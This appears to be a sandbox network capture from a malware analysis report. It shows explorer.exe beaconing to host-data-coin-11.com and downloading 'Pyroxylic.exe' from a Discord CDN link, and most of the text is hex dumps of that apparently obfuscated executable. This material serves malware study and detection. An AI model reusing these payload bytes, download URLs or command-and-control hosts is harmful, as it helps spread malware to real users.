Dec 31, 2021 19:07:38.426770926 CET	1139	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rcxijyjuwl.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 202 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:38.503978014 CET	1140	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:38 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49750	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:38.595078945 CET	1140	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dqbbysmc.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 230 Host: host-data-coin-11.com
Dec 31, 2021 19:07:38.675544024 CET	1141	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49801	162.159.135.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	0	OUT	GET /attachments/916319571638620172/925647741571452938/Pyroxylic.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:07:56 GMT Content-Type: application/x-msdos-program Content-Length: 537600 Connection: close CF-Ray: 6c657349dea54ed3-FRA Accept-Ranges: bytes Age: 195003 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Pyroxylic.exe ETag: "7fce0e163ea7948c10b044b1ea77dad9" Expires: Sat, 31 Dec 2022 18:07:56 GMT Last-Modified: Wed, 29 Dec 2021 07:13:39 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1640762019336518 x-goog-hash: crc32c=DEsdtA== x-goog-hash: md5=f84OFj6nIlwQsESx6nfa2Q== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 537600 X-GUploader-UploadID: ADPycdtbIqvKEqSmZZlbnzA0UZu5K_9FTOzw6gxvgOcyvaCLoqYGSY3Swu1P_nJEZF0P B77ekA8c1tY_GmZqc8OOUvs X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-12-31 18:07:56 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 4b 45 34 47 79 73 46 30 47 71 64 45 41 31 66 32 50 69 59 6a 6a 54 58 6b 58 73 39 77 55 61 4a 57 50 47 44 44 59 61 71 4b 31 49 71 6b 56 45 78 52 45 4c 59 48 25 32 42 76 52 61 38 35 61 67 31 56 45 6b 67 6d 4c 67 65 41 71 35 30 5a 47 6d 7a 67 73 76 25 32 46 44 75 4b 44 59 25 32 42 6d 6b 4a 67 25 32 46 35 4e 70 74 52 65 78 39 6e 43 76 38 76 59 75 78 6c 31 35 6f 6d 69 67 56 68 70 79 75 51 66 72 25 32 46 74 35 44 7a 36 48 43 55 6a 77 25 33 44 25 33 44 22 7d 5d 2c 22 6 7 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KE4GysF0GqdEA1f2PiYj jTXkXs9wUaJWPGDDYaqK1IqkVExRELYH%2BvRa85ag1VEkgmLgeAq50ZGmzgsv%2FDuKDY%2BmkJg%2F 5NptRex9nCv8vYuxl15omigVhpyuQfr%2Ft5Dz6HCUjw%3D%3D"}],"group":"cf-nel","max_a
2021-12-31 18:07:56 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b9 9b b6 87 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 2c 08 00 00 06 00 00 00 00 00 00 0e 4a 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL0,J `@ @
2021-12-31 18:07:56 UTC	2	IN	Data Raw: 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 92 28 a9 00 00 06 38 10 00 00 00 2a 72 78 0d 00 70 80 19 00 00 04 38 f0 ff ff ff 28 60 01 00 06 38 e7 ff ff ff 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a Data Ascii: ****(*(8*rxp8(`8*******(*(**0***(*(*(*(*(*(*(*(*
2021-12-31 18:07:56 UTC	4	IN	Data Raw: 0a 1f 11 1f 0b 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0b 1f 16 1f 0c 06 28 92 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 92 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 92 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 92 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 06 12 03 Data Ascii: (((((((((((((((
2021-12-31 18:07:56 UTC	5	IN	Data Raw: 00 01 0c 03 8e 69 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 1 1 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 Data Ascii: i[>X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P
2021-12-31 18:07:56 UTC	6	IN	Data Raw: 59 fe 0e 26 00 20 76 c2 00 00 fe 0c 26 00 5a fe 0c 27 00 59 fe 0e 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 Data Ascii: Y& v&Z'Y&&&&Ya+((ba(()X(((ba((*X(((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8M
2021-12-31 18:07:56 UTC	8	IN	Data Raw: 11 04 10 04 0e 05 09 7b 72 00 00 04 8e 69 54 0e 04 09 7b 72 00 00 04 8e 69 1f 40 7f 6f 00 00 04 28 b0 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 58 00 00 04 39 19 00 00 00 7e 5f 00 00 04 02 03 04 05 0e 04 0e 05 6f 31 01 00 06 13 05 38 06 00 00 00 17 80 58 00 00 04 11 05 2a 7e 5f 00 00 04 02 03 04 05 0e 04 0e 05 6f 31 01 00 06 2a 0 0 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 55 0f 00 70 18 8d 25 00 00 01 25 16 d0 14 00 00 01 28 23 00 00 0a a2 25 Data Ascii: {riT{ri@o(&*(eZ(k(eZ{ri(l }@~X9~_o18X*~_o1**0(*&*0SQ(#rUp%%(#%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	9	IN	Data Raw: 00 00 c4 35 00 00 9e 13 00 00 d1 46 00 00 13 29 00 00 21 32 00 00 c9 52 00 00 2d 34 00 00 51 2d 00 00 e2 3f 00 00 bb 15 00 00 57 50 00 00 ab 37 00 00 16 4c 00 00 3a 12 00 00 8d 06 00 00 eb 45 00 00 c4 2c 00 00 e3 05 00 00 fb 3f 00 00 ce 2a 00 00 8e 57 00 00 15 39 00 00 fa 58 00 00 e2 14 00 00 eb 39 00 00 20 3c 00 00 31 20 00 00 f9 48 00 00 aa 2d 00 00 ef 01 00 00 32 3d 00 00 30 27 00 00 29 59 00 00 fe 47 00 00 2c 11 00 00 08 20 00 00 97 49 00 00 73 3d 00 00 e4 4a 00 00 d3 45 00 00 79 05 00 00 f0 27 00 00 2a 4d 00 00 65 1e 00 00 27 10 00 00 54 15 00 00 93 4c 00 00 bb 17 00 00 b4 19 00 00 bb 34 00 00 56 48 00 00 7c 13 00 00 72 02 00 00 d6 50 00 00 22 3b 00 00 e8 41 00 00 86 47 00 00 b2 4a 00 00 22 2d 00 00 fe 0d 00 00 ff 3a 00 00 b5 54 00 00 51 3b 00 00 77 Data Ascii: 5F)!2R-4Q-?WP7L:E,?*W9X9 <1 H-2=0')YG, Is=JEy'*Me'TL4VH|rP";AGJ"-:TQ;w
2021-12-31 18:07:56 UTC	10	IN	Data Raw: 00 44 33 00 00 40 0d 00 00 42 0e 00 00 17 07 00 00 f6 1a 00 00 e6 3b 00 00 6b 4b 00 00 ed 2a 00 00 5a 0e 00 00 c5 1d 00 00 3f 4c 00 00 f8 11 00 00 11 47 00 00 7e 09 00 00 6e 2d 00 00 e2 08 00 00 e5 1e 00 00 f5 03 00 00 b8 3b 00 00 1d 1a 00 00 54 05 00 00 81 49 00 00 b4 18 00 00 2e 14 00 00 96 54 00 00 35 39 00 00 83 4d 00 00 e7 55 00 00 14 54 00 00 ae 0d 00 00 f5 50 00 00 50 0a 00 00 96 2b 00 00 96 07 00 00 b8 3e 00 00 f0 4f 00 00 ca 15 00 00 3f 20 00 00 e1 12 00 00 fd 2b 00 00 bc 08 00 00 d6 52 00 00 4e 0d 00 00 dc 3c 00 00 c4 27 00 00 e3 35 00 00 2d 52 00 00 73 07 00 00 52 4f 00 00 07 57 00 00 dc 4e 00 00 92 52 00 00 42 1c 00 00 46 32 00 00 2a 42 00 00 a0 0f 00 00 e9 58 00 00 6c 3c 00 00 27 12 00 00 23 03 00 00 5f 38 00 00 25 1b 00 00 d2 3d 00 00 75 4d Data Ascii: D3@B;kK*Z?LG~n-;TI.T59MUTPP+>O? +RN<'5-RsROWNRBF2*BXl<'#_8%=uM
2021-12-31 18:07:56 UTC	12	IN	Data Raw: 61 00 00 00 20 47 00 00 00 58 9c 20 fb 01 00 00 38 2e f1 ff ff 20 40 00 00 00 20 06 00 00 00 58 fe 0e 59 00 20 0b 02 00 00 38 15 f1 ff ff fe 0c 36 00 20 15 00 00 00 20 10 00 00 00 20 32 00 00 00 58 9c 20 c6 01 00 00 38 f6 f0 ff ff fe 0c 36 00 20 04 00 00 00 fe 0c 5e 00 9c 20 11 00 00 00 28 1e 01 00 06 39 d9 f0 ff ff 26 20 16 00 00 00 38 ce f0 ff ff 20 12 00 00 00 20 58 00 00 00 58 fe 0e 59 00 20 57 01 00 00 28 1f 01 00 06 39 b0 f0 ff ff 26 20 b1 00 00 00 38 a5 f0 ff ff 20 8a 00 00 00 20 2e 00 00 00 59 fe 0e 5e 00 20 9c 02 00 00 38 8c f0 ff ff fe 0c 36 00 20 05 00 00 00 fe 0c 5e 00 9c 20 ac 00 00 00 28 1e 01 00 06 39 6f f0 ff ff 26 20 1e 01 00 00 38 64 f0 ff ff 11 60 13 15 20 11 00 00 00 28 1f 01 00 06 3a 51 f0 ff ff 26 20 fe 00 00 00 38 46 f0 ff ff fe 0c Data Ascii: a GX 8. @ XY 86 2X 86 ^ (9& 8 XXY W(9& 8 .Y^ 86 ^ (9o& 8d` (:Q& 8F
2021-12-31 18:07:56 UTC	13	IN	Data Raw: 00 06 25 17 28 f5 00 00 06 11 12 11 47 28 f6 00 00 06 13 46 20 1e 00 00 00 28 1e 01 00 06 39 c7 eb ff ff 26 20 54 01 00 00 38 bc eb ff ff 12 69 28 71 00 00 0a 28 fe 00 00 06 13 71 20 18 00 00 00 28 1e 01 00 06 39 9f eb ff ff 26 20 28 00 00 00 38 94 eb ff ff 20 d3 00 00 00 20 46 00 00 00 59 fe 0e 5e 00 20 39 00 00 00 28 1f 01 00 06 3a 76 eb ff ff 26 20 39 00 00 00 38 6b eb ff ff fe 0c 6d 00 20 00 00 00 00 fe 0c 06 00 9c 20 90 00 00 00 28 1f 01 00 06 39 4e eb ff ff 26 20 2f 00 00 00 38 43 eb ff ff fe 0c 6d 00 20 0a 00 00 00 fe 0c 06 00 9c 20 7e 01 00 00 28 1f 01 00 06 39 26 eb ff ff 26 20 22 00 00 00 38 1b eb ff ff fe 0c 36 00 20 0a 00 00 00 20 77 00 00 00 20 54 00 00 00 58 9c 20 08 01 00 00 38 fc ea ff ff 00 11 55 28 d7 0 0 00 06 28 d8 00 00 06 13 57 20 01 Data Ascii: %(G(F (9& T8i(q(q (9& (8 FY^ 9(:v& 98km (9N& /8Cm ~(9&& "86 w TX 8U((W
2021-12-31 18:07:56 UTC	14	IN	Data Raw: 28 e9 00 00 06 69 28 ea 00 00 06 13 26 20 7f 01 00 00 38 7a e6 ff ff 20 d8 00 00 00 20 48 00 00 00 59 fe 0e 5e 00 20 9f 00 00 00 38 61 e6 ff ff 11 16 11 72 11 50 28 f3 00 00 06 28 fe 00 00 06 1a 12 0b 28 af 00 00 06 26 20 91 01 00 00 38 3e e6 ff ff 11 09 16 8f 16 00 00 01 e0 13 4b 20 5a 00 00 00 28 1f 01 00 06 3a 24 e6 ff ff 26 20 f2 01 00 00 38 19 e6 ff ff fe 0c 36 00 20 0c 00 00 00 20 5d 00 00 00 20 70 00 00 00 58 9c 20 d8 01 00 00 28 1e 01 00 06 3a f5 e5 ff ff 26 20 cb 01 00 00 38 ea e5 ff ff fe 0c 36 00 20 03 00 00 00 20 e9 00 00 00 20 4d 00 00 00 59 9c 20 51 00 00 00 38 cb e5 ff ff fe 0c 36 00 20 14 00 00 00 fe 0c 5e 00 9c 20 c5 01 00 00 38 b3 e5 ff ff 11 37 11 0f 18 58 11 71 18 91 9c 20 a3 00 00 00 28 1f 01 00 06 3a 99 e5 ff ff 26 20 94 01 00 00 38 Data Ascii: (i(& 8z HY^ 8arP(((& 8>K Z(:$& 86] pX (:& 86 MY Q86 ^ 87Xq (:& 8
2021-12-31 18:07:56 UTC	16	IN	Data Raw: 20 43 00 00 00 58 fe 0e 5e 00 20 7e 00 00 00 38 24 e1 ff ff 11 6a 11 5d 58 13 6a 20 7d 02 00 00 28 1f 01 00 06 39 0e e1 ff ff 26 20 79 02 00 00 38 03 e1 ff ff fe 0c 6d 00 20 0f 00 00 00 fe 0c 59 00 9c 20 00 00 00 00 28 1f 01 00 06 39 e6 e0 ff ff 26 20 00 00 00 00 38 db e0 ff ff 11 17 17 58 13 17 20 92 01 00 00 38 cb e0 ff ff 38 30 2a 00 00 20 39 01 00 00 38 bc e0 ff ff fe 0c 36 00 13 12 20 ab 01 00 00 28 1e 01 00 06 39 a7 e0 ff ff 26 20 91 02 00 00 38 9c e0 ff ff 11 37 11 0f 11 4d 16 91 9c 20 ad 01 00 00 38 89 e0 ff ff 11 37 11 6b 19 58 11 4d 19 91 9c 20 76 01 00 00 38 74 e0 ff ff 14 13 09 20 13 02 00 00 fe 0e 74 00 38 5f e0 ff ff 11 3e 1a 1e 12 1a 28 b0 00 00 06 26 20 6f 01 00 00 38 4d e0 ff ff 1f 28 8d 16 00 00 01 25 d0 02 01 00 04 28 1b 01 00 06 13 29 Data Ascii: CX^ ~8$j]Xj }(9& y8m Y (9& 8X 880* 986 (9& 87M 87kXM v8t t8_>(& o8M(%()
2021-12-31 18:07:56 UTC	17	IN	Data Raw: db db ff ff 26 20 2b 01 00 00 38 d0 db ff ff 11 50 11 21 28 ea 00 00 06 13 04 20 51 01 00 00 fe 0e 74 00 38 b3 db ff ff fe 0c 36 00 20 02 00 00 00 fe 0c 5e 00 9c 20 85 01 00 00 28 1e 01 00 06 3a 9a db ff ff 26 20 e2 00 00 00 38 8f db ff ff 11 67 11 77 1a 5a 1e 12 1a 28 b0 00 00 06 26 20 45 01 00 00 28 1f 01 00 06 39 71 db ff ff 26 20 f1 00 00 00 38 66 db ff ff 11 43 73 72 00 00 0a 28 0b 01 00 06 13 34 20 75 01 00 00 38 4e db ff ff 7e 63 00 00 04 28 ef 00 00 06 16 9a 28 f0 00 00 06 13 49 20 db 01 00 00 38 31 db ff ff 20 b5 00 00 00 20 5e 00 00 00 59 fe 0e 5e 00 20 50 00 00 00 28 1e 01 00 06 39 13 db ff ff 26 20 be 00 00 00 38 08 db ff ff fe 0c 36 00 20 11 00 00 00 fe 0c 5e 00 9c 20 04 02 00 00 38 f0 da ff ff 11 4f 3a d2 1 a 00 00 20 76 00 00 00 28 1f 01 00 Data Ascii: & +8P!(Qt86 ^ (:& 8gwZ(& E(9q& 8fCsr(4 u8N~c((I 81 ^Y^ P(9& 86 ^ 8O: v(
2021-12-31 18:07:56 UTC	18	IN	Data Raw: fe 0c 36 00 20 02 00 00 00 20 6f 00 00 00 20 4f 00 00 00 58 9c 20 04 00 00 00 fe 0e 74 00 38 5f d6 ff ff fe 0c 6d 00 20 0e 00 00 00 20 01 00 00 00 20 57 00 00 00 58 9c 20 d6 01 00 00 38 44 d6 ff ff 38 8f f8 ff ff 20 2c 00 00 00 38 35 d6 ff ff 20 14 00 00 00 20 00 00 00 00 58 fe 0e 59 00 20 28 00 00 00 28 1f 01 00 06 3a 17 d6 ff ff 26 20 52 00 00 00 38 0c d6 ff ff fe 0c 6d 00 20 0a 00 00 00 fe 0c 59 00 9c 20 1f 00 00 00 38 f4 d5 ff ff 11 37 16 11 33 11 37 8e 69 28 cc 00 00 06 20 8c 02 00 00 38 dc d5 ff ff 11 37 11 6b 11 71 16 91 9c 20 3f 01 00 00 38 c9 d5 ff ff 16 13 73 20 2f 00 00 00 38 bc d5 ff ff fe 0c 36 00 20 0f 00 00 00 fe 0c 5e 00 9c 20 c7 01 00 00 fe 0e 74 00 38 9c d5 ff ff 7e 4f 00 00 04 28 10 01 00 06 28 19 01 00 06 28 1a 01 00 06 20 fc 01 00 00 Data Ascii: 6 o OX t8_m WX 8D8 ,85 XY ((:& R8m Y 8737i(87kq ?8s /86 ^ t8~O(((
2021-12-31 18:07:56 UTC	20	IN	Data Raw: 00 00 04 11 6f 73 70 00 00 0a 11 6f 73 70 00 00 0a 11 6f 73 70 00 00 0a 20 7d 1d ea 0c 11 6f 73 70 00 00 0a 12 54 6f 31 01 00 06 26 20 00 00 00 00 28 1f 01 00 06 3a 69 ff ff ff 26 20 00 00 00 00 38 5e ff ff ff 38 b3 ff ff ff 20 03 00 00 00 28 1e 01 00 06 39 4a ff ff ff 26 20 06 00 00 00 38 3f ff ff ff 11 09 16 8f 16 00 00 01 e0 13 6f 20 03 00 00 00 38 2a ff ff ff dd 89 01 00 00 14 13 09 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 63 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dc 20 01 00 00 00 28 1f 01 00 06 3a 51 fd ff ff 26 20 11 00 00 00 38 46 fd ff ff 11 24 7 f 61 00 00 04 28 71 00 00 0a 28 fe 00 00 06 16 1a 28 f7 00 00 06 20 03 00 00 00 28 1e 01 00 06 39 1f fd ff ff 26 20 04 00 00 00 38 14 fd ff ff 11 18 a5 14 Data Ascii: osposposp }ospTo1& (:i& 8^8 (9J& 8?o 8* (:& 8cE8 (:Q& 8F$a(q(((9& 8
2021-12-31 18:07:56 UTC	21	IN	Data Raw: 00 5f 1f 10 64 d2 9c 20 0c 00 00 00 38 c3 cb ff ff 11 50 28 e7 00 00 06 16 6a 28 e8 00 00 06 20 3c 02 00 00 38 ab cb ff ff fe 0c 6d 00 20 0d 00 00 00 20 5f 00 00 00 20 1a 00 00 00 58 9c 20 50 02 00 00 38 8c cb ff ff 11 16 11 72 11 50 28 f3 00 00 06 28 fe 00 00 06 1a 12 0b 28 af 00 00 06 26 20 5e 00 00 00 28 1e 01 00 06 3a 64 cb ff ff 26 20 56 00 00 00 38 59 cb ff ff 11 72 1a 11 1a 12 1a 28 b0 00 00 06 26 20 0d 00 00 00 fe 0e 74 00 38 3a cb ff ff fe 0c 36 00 20 07 00 00 00 fe 0c 5e 00 9c 20 38 02 00 00 fe 0e 74 00 38 1e cb ff ff 1f 17 13 6b 20 66 00 00 00 fe 0e 74 00 38 0c cb ff ff fe 0c 36 00 20 00 00 00 00 20 b5 00 00 00 20 69 00 00 00 59 9c 20 cc 00 00 00 38 f1 ca ff ff fe 0c 6d 00 20 00 00 00 00 fe 0c 06 00 9c 20 67 00 00 00 38 d9 ca ff ff 11 37 11 0f Data Ascii: _d 8P(j(<8m _ X P8rP(((& ^(:d& V8Yr(& t8:6 ^ 8t8k ft86 iY 8m g87

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	22	IN	Data Raw: 20 10 00 00 00 20 cf 00 00 00 20 15 00 00 00 58 9c 20 ec 00 00 00 28 1f 01 00 06 3a 5b c6 ff ff 26 20 25 01 00 00 38 50 c6 ff ff 00 11 55 28 d7 00 00 06 28 d8 00 00 06 13 57 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 0a 00 45 02 00 00 00 05 00 00 00 7b 01 00 00 38 00 00 00 00 00 38 40 00 00 00 20 00 00 00 00 28 1f 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 22 00 45 06 00 00 00 66 00 00 00 1b 00 00 00 4b 00 00 00 83 00 00 00 05 00 00 00 2e 00 00 00 38 61 00 00 00 11 57 28 e4 00 00 06 3a 55 00 00 00 20 03 00 00 00 38 c8 ff ff ff 38 63 00 00 00 20 04 00 00 00 fe 0e 22 00 38 b1 ff ff ff 16 13 5f 20 00 00 00 00 28 1e 01 00 06 39 a3 ff ff ff 26 20 01 00 00 00 38 98 ff ff ff 12 49 28 6f 00 00 0a 7e 6c Data Ascii: X (:[& %8PU((W (:& 8E{88@ (9& 8"EfK.8aW(:U 88c "8_ (9& 8I(o~l
